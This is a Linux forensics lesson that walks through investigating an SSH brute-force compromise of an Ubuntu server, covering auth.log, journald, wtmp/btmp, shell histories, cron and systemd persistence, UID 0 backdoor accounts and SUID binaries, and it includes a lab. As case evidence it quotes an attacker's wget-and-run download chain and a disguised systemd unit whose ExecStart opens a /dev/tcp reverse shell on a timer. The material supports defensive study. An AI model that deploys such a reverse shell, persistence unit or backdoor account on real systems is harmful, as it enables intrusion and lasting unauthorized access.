Lesson 5.1: Linux artifacts after an SSH brute force
Windows scatters its artifacts across the registry and dozens of hard-to-read binary files. Linux is the opposite. Most of its traces are text you can read by eye, but that same fact makes them easier for an attacker to delete or edit. This lesson follows a very ordinary scenario: an Ubuntu VPS running a website, port 22 exposed to the Internet, scanned by a brute force and then entered through one weak account. We walk it in the exact order a real investigator would.
 From the first failed login to persistence and a backdoor account, each step maps to a concrete artifact.
Level: medium, about 70 minutes. Prerequisites: knowing how to mount an image read-only (Lesson 3.1) and basic Linux command line. Tools: journalctl, grep, ausearch, last/lastb, stat, find (RegRipper is not used here because this is Linux).
Goals
You will read /var/log/auth.log (and secure on RHEL) to separate failed logins from successful ones, and pull the same data out of the binary journald journal with journalctl when working offline on an image. You will learn that .bash_history has no timestamps by default, while some other histories do. You will check persistence through cron, at, and systemd units and timers, find backdoor accounts in /etc/passwd and /etc/shadow, and list SUID binaries and odd files in /tmp and /dev/shm.
Theory
The map of where Linux records traces
Keep these groups in mind, because a Linux investigation is the work of gathering them back together:
1
2
3
4
5
6
7
8
9
10
Group                 Typical location                         Answers the question
Login logs            /var/log/auth.log, /var/log/secure       Who logged in, from which IP, when
System logs           /var/log/syslog, journald (binary)       What a service did, which errors
Login summary         /var/log/wtmp, btmp, lastlog             Successful/failed login sessions
Shell history         ~/.bash_history, ~/.zsh_history          Which commands the attacker typed
Scheduled tasks       /etc/cron*, /var/spool/cron, at          Persistence running on a schedule
Services              /etc/systemd/system/*.service, *.timer   Persistence through a service
Accounts              /etc/passwd, /etc/shadow, /etc/group     Backdoor account, odd UID 0
Privilege escalation  SUID/SGID binaries                       The privesc path
Staging               /tmp, /dev/shm, /var/tmp                 Where tools and payloads are dropped
One point that matters: on distributions using systemd (nearly every modern release), /var/log/syslog exists only when rsyslog is installed. If the machine uses journald only, the logs live inside the binary journal at /var/log/journal/<machine-id>/*.journal, which you cannot grep directly and must read through journalctl.
SSH login logs
On Debian/Ubuntu, sshd writes to /var/log/auth.log. On RHEL/CentOS/Fedora it is /var/log/secure. A brute force run looks very distinctive: a flood of Failed password lines within a few seconds from the same IP, mixed with Invalid user for common names (admin, test, oracle, git), and then, if it gets in, a single Accepted password line.
1
2
3
4
5
Oct  5 14:21:03 web01 sshd[2187]: Failed password for invalid user admin from 203.0.113.44 port 51233 ssh2
Oct  5 14:21:03 web01 sshd[2187]: Invalid user admin from 203.0.113.44 port 51233
Oct  5 14:21:04 web01 sshd[2191]: Failed password for root from 203.0.113.44 port 51240 ssh2
Oct  5 14:23:11 web01 sshd[2301]: Accepted password for deploy from 203.0.113.44 port 52011 ssh2
Oct  5 14:23:11 web01 sshd[2301]: pam_unix(sshd:session): session opened for user deploy by (uid=0)
You can read it straight away: the IP 203.0.113.44 scanned a range and finally got into the deploy account with a password at 14:23:11. The session opened line confirms the session really opened. If the attacker had come in with a key, the line would read Accepted publickey for ... key RSA SHA256:..., and that fingerprint can be matched against the key in authorized_keys.
Besides the text log there are three supporting binary files, read with dedicated commands rather than grep:
1
2
3
/var/log/wtmp    -> successful login/logout, read with: last -f /mnt/evidence/var/log/wtmp
/var/log/btmp    -> FAILED logins, read with:            lastb -f /mnt/evidence/var/log/btmp
/var/log/lastlog -> the last login of each user
btmp is a close friend when investigating brute force: it counts failed attempts directly by user and by IP.
Shell history and the time trap
~/.bash_history stores the commands bash ran, but by default it has no timestamps. Each line is just one command, with no record of when it ran. Only when the user (or an inattentive attacker) sets HISTTIMEFORMAT does bash write an extra #<epoch> line between commands. Do not invent times for bash_history.
Do not look at bash alone. Every shell and many tools keep their own history, and some of them carry timestamps already:
1
2
3
4
5
6
7
8
~/.zsh_history     Has timestamps if EXTENDED_HISTORY is on: lines of the form ": 1696512345:0;command"
~/.python_history  Commands typed in the python REPL
~/.mysql_history   MySQL queries, often leaking a password in a GRANT statement
~/.psql_history    PostgreSQL queries
~/.lesshst         Files once opened with less
~/.viminfo         Files opened with vim, cursor positions, yanked content
~/.wget-hsts       Hosts once downloaded from with wget
~/.ssh/known_hosts Machines this user then SSHed on to (lateral movement)
Professional attackers often disable history with unset HISTFILE or ln -sf /dev/null ~/.bash_history. If you find .bash_history pointing to /dev/null or abnormally empty on an account that just had a strange login, that is itself an artifact, not the absence of one.
Persistence: cron, at, systemd
The three most common ways to keep access on Linux:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
Cron:
  /etc/crontab                          system cron, has a user column
  /etc/cron.d/*                         drop-in files, a favorite place for malware
  /etc/cron.{hourly,daily,weekly}/      scripts run on a schedule
  /var/spool/cron/crontabs/<user>       (Debian) per-user crontab
  /var/spool/cron/<user>                (RHEL)   per-user crontab

At:
  /var/spool/cron/atjobs/               one-shot jobs from the at command

Systemd:
  /etc/systemd/system/*.service         units created by the admin or the attacker
  /lib/systemd/system/*.service         units from installed packages
  ~/.config/systemd/user/*.service      per-user units, run when the user logs in
  *.timer                               a scheduler replacing cron, paired with a .service
Inspect ExecStart= in any odd service, and use systemctl list-timers --all to see which timer fires next. A .service with ExecStart pointing at /tmp/.update or a base64 script is a hard red flag.
Accounts, SUID, staging
A backdoor account leaves a clear mark in /etc/passwd: either a new user, or more dangerous, a user whose UID was changed to 0 (meaning the same power as root). Open /etc/passwd and find every line whose third field (UID) is 0; legitimately there should only be root. /etc/shadow shows which account has a settable password (a hash field that is not * or !), and /etc/passwd shows service accounts assigned a shell of /bin/bash instead of /usr/sbin/nologin.
A SUID binary (a file that runs with the owner’s privileges, usually root) is a familiar escalation path. Attackers often drop a copy of bash or a small binary with the SUID bit set so that next time they reach root without a password. /tmp, /var/tmp, and /dev/shm are the staging grounds: they are writable by every user, and /dev/shm sits in RAM so it avoids some disk scans. Hidden files (starting with a dot) in these directories are always worth a look.
Demo
Assume we have mounted the image read-only at /mnt/evidence (see Lesson 3.1), and web01 is the victim host. Always work on a copy, and record the hash first.
Separate failed from successful SSH logins
1
2
3
4
5
6
7
8
9
# Count failed attempts per IP, descending: the brute force IP jumps to the top
grep "Failed password" /mnt/evidence/var/log/auth.log \
  | grep -oE "from [0-9.]+" | sort | uniq -c | sort -rn | head

# Every SUCCESSFUL login: this is the list to inspect closely
grep "Accepted" /mnt/evidence/var/log/auth.log

# Which sessions actually opened
grep "session opened" /mnt/evidence/var/log/auth.log
The typical result for this case: 203.0.113.44 has a few thousand Failed lines, then exactly one Accepted password for deploy ... 14:23:11. That is the moment of compromise.
Pull the same data from journald offline
If the machine has no rsyslog, auth.log may not exist and everything lives in the binary journal. Point journalctl at the image’s journal directory:
1
2
3
4
5
6
7
8
9
# Point journalctl at the image's journal (not the investigation machine's own)
journalctl -D /mnt/evidence/var/log/journal --no-pager

# Filter by the sshd process within the suspect time window
journalctl -D /mnt/evidence/var/log/journal _COMM=sshd \
  --since "2026-10-05 14:00:00" --until "2026-10-05 15:00:00"

# See the full metadata of each record (has _PID, _UID, _BOOT_ID)
journalctl -D /mnt/evidence/var/log/journal -o verbose _COMM=sshd
Note: if the journalctl version on the investigation machine is older than the one that created the journal, it may refuse to read it. In that case build a VM on the same distribution and version as the victim to read it, and do not try to force it.
Read wtmp and btmp
1
2
3
4
5
# Failed logins (the brute force shows clearly which user was tried, from which IP)
lastb -f /mnt/evidence/var/log/btmp | head -20

# Successful logins, with session duration
last -f /mnt/evidence/var/log/wtmp
Command history of the compromised account
1
2
3
4
5
6
7
# See what deploy typed after getting in
cat /mnt/evidence/home/deploy/.bash_history

# Inspect the other histories: often the gold is here
ls -la /mnt/evidence/home/deploy/.*_history \
       /mnt/evidence/home/deploy/.viminfo \
       /mnt/evidence/root/.bash_history 2>/dev/null
In the case, deploy’s .bash_history shows the familiar chain: wget http://203.0.113.44/x.sh, chmod +x x.sh, ./x.sh, then sudo su. The sudo line matches a record in auth.log:
1
Oct  5 14:24:02 web01 sudo:  deploy : TTY=pts/0 ; PWD=/home/deploy ; USER=root ; COMMAND=/bin/su
Scan for persistence
1
2
3
4
5
6
7
8
9
10
11
12
# Cron: print every crontab and drop-in
cat /mnt/evidence/etc/crontab
ls -la /mnt/evidence/etc/cron.d/
cat /mnt/evidence/var/spool/cron/crontabs/* 2>/dev/null

# Odd systemd units: find ExecStart pointing to /tmp, /dev/shm, or a hidden script
grep -rE "ExecStart=.*(/tmp/|/dev/shm/|\.sh|base64|curl|wget)" \
  /mnt/evidence/etc/systemd/system/ \
  /mnt/evidence/home/*/.config/systemd/user/ 2>/dev/null

# The newest lines are easy to spot through file creation time
ls -lat /mnt/evidence/etc/systemd/system/*.service | head
Case: a /etc/systemd/system/mysqld-backup.service appears with ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/203.0.113.44/4444 0>&1'. The name poses as a MySQL service, the content is a reverse shell. There is also a mysqld-backup.timer firing every 10 minutes so the shell reconnects on its own.
Backdoor account and SUID
1
2
3
4
5
6
7
8
9
10
11
# Every UID 0 account (should only be root)
awk -F: '$3==0 {print $1}' /mnt/evidence/etc/passwd

# Accounts with a login shell
grep -E "/(bash|sh|zsh)$" /mnt/evidence/etc/passwd

# SUID binaries on the image (note: scan the image's mount tree)
find /mnt/evidence -perm -4000 -type f 2>/dev/null

# Hidden and new files in the staging grounds
ls -la /mnt/evidence/tmp /mnt/evidence/dev/shm /mnt/evidence/var/tmp
The case catches a line backup:x:0:0::/root:/bin/bash in passwd (a UID 0 account posing as the backup account) and /tmp/.cache/sh with the SUID bit set, owned by root. Use stat to pull the timestamps for the timeline:
1
2
stat /mnt/evidence/tmp/.cache/sh
# Access, Modify, Change time. The change time (ctime) is harder to timestomp than mtime.
Lab
The runnable lab lives under labs/5.1/: make_artifacts.py generates a simulated artifact tree (a brute-force auth.log, a bash_history, a cron drop-in, a systemd service/timer reverse shell, a UID 0 account, a SUID binary), solve.sh analyzes it down to the attacking IP, the moment of compromise, the persistence and the backdoor, with a timeline, and transcript.txt is the real output of one run. See labs/5.1/README.md.
1
2
3
cd labs/5.1
python3 -I make_artifacts.py evidence
bash solve.sh evidence
Run it on a real ext4/xfs filesystem to keep the SUID bit; on a Windows drive mounted through WSL (/mnt/...) the SUID bit is dropped, so find -perm -4000 will not catch it (the README says so explicitly).
- Build your own (optional): in a clean Ubuntu VM, open port 22, create a
deployuser with a weak password, brute force it from another machine then log in exactly once, install similar persistence, shut the VM down and copy the directory tree out to compare with the lab. - Tasks:
- From auth.log or journald, identify the brute force IP and the first successful login time.
- Cross-check with
lastb/lastto see whether they match. - Find all installed persistence (cron, systemd, timer) and record the ExecStart of each.
- List UID 0 accounts other than root and any unusual SUID binary.
- Build a 10-line timeline of the whole case in chronological order, each line naming its source artifact.
- Hint: if
.bash_historyis empty, check whether it is symlinked to/dev/null(ls -la), and remember bash_history has no times, so rely on file mtime or other logs for timing. - Answer: the “Short answer” section in
labs/5.1/README.mdandlabs/5.1/transcript.txt.
Common pitfalls
- Grepping straight into
/var/log/syslogand concluding there are no logs, when the machine uses the binary journald only. - Assigning times to commands in
.bash_history. This file has no times, and inventing them is forensically wrong. - Skipping
.zsh_history,.mysql_history,.viminfo: passwords and sensitive files often sit there. - Looking only at
/etc/systemd/systemand forgetting user units in~/.config/systemd/user/and the.timerfiles. - Trusting mtime absolutely. An attacker can timestomp mtime/atime with
touch, but ctime (change time) is harder to fake, so compare all three. - Seeing an empty
.bash_historyand concluding “nothing was done”. An abnormally empty file is itself an artifact (deleted or redirected). - Scanning for SUID on the investigation machine’s own
/instead of the image’s mount tree, which returns the wrong system’s results.
Further reading
- SANS FOR577 and the Linux/Unix forensics poster (the table of log and artifact locations).
man journalctl,man last,man lastb,man systemd.timer.- Hal Pomeranz’s writing on Linux forensics and EXT4 timelines.
- The DFIR Report, investigations with a Linux lateral movement and systemd persistence stage.
- MITRE ATT&CK: T1110 (Brute Force), T1053.003 (Cron), T1543.002 (Systemd Service), T1136 (Create Account).
Key takeaways
- Debian/Ubuntu:
/var/log/auth.log. RHEL/CentOS:/var/log/secure. No rsyslog: the binary journald. - Brute force equals many
Failed passwordlines in a burst, ending with oneAcceptedplussession opened. - Read an offline journal with
journalctl -D <the image's journal directory>. btmp(lastb) equals failed logins,wtmp(last) equals successful logins..bash_historyhas no timestamps by default;.zsh_historydoes if EXTENDED_HISTORY is on.- Persistence: cron drop-in
/etc/cron.d/, systemd.serviceplus.timer, user unit~/.config/systemd/user/. - UID 0 other than root equals a backdoor. A SUID binary in
/tmpequals privesc.